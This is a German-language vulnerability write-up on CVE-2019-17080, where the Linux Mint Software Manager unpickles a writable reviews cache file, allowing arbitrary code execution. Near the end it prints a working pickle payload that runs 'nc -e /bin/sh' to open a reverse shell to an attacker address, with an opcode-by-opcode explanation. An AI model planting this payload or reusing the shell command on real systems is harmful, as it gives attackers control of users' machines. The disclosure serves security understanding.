materaj2/mintinstall-object-injection
CVE-2019-17080

Der Linux Mint Software Manager (v 7.9.5/9) führt aufgrund einer fehlerhaften Konfiguration zu Objektinjektion und willkürlicher Codeausführung.
mintinsall
Beim Start des Software Managers wird überprüft, ob es neue Kommentare gibt. Wenn ja, werden diese von new-reviews.list heruntergeladen und in eine Datei geschrieben.

code mintinstall.py

Beim ersten Start des Software Managers wird die Klasse ReviewCache() aus dem Modul reviews aufgerufen.
code reviews.py

Wenn die Klasse ReviewCache startet (init), ruft sie die Funktion _load_cache() auf.


Die Load-Cache-Funktion liest die Datei in der Variable REVIEWS_CACHE und deserialisiert die Daten in der Datei mit Hilfe des Pickle-Moduls und speichert einige Werte im Speicher.


Bei der Überprüfung der Datei scheint es, dass ich Schreibrechte habe.


Da wir mit dem Pickle-Modul Serialisierungs-/Deserialisierungsoperationen durchführen können, können wir das Modul mittels der reduce-Methode einbinden und beliebigen Code ausführen.

In diesem Fall, wenn versucht wird, die Datei zu deserialisieren, wird unser schädlicher Code ausgeführt.
cos
system
(S'nc -e /bin/sh 192.168.2.138 4545'
tR.
>> Modulname c{os}
>> Funktion
( >> Markerobjekt
S >> Bis zum Anführungszeichen lesen und auf den Stack legen
tR. >> Die auf dem Stack befindlichen aufrufen und das Ergebnis auf den Stack legen.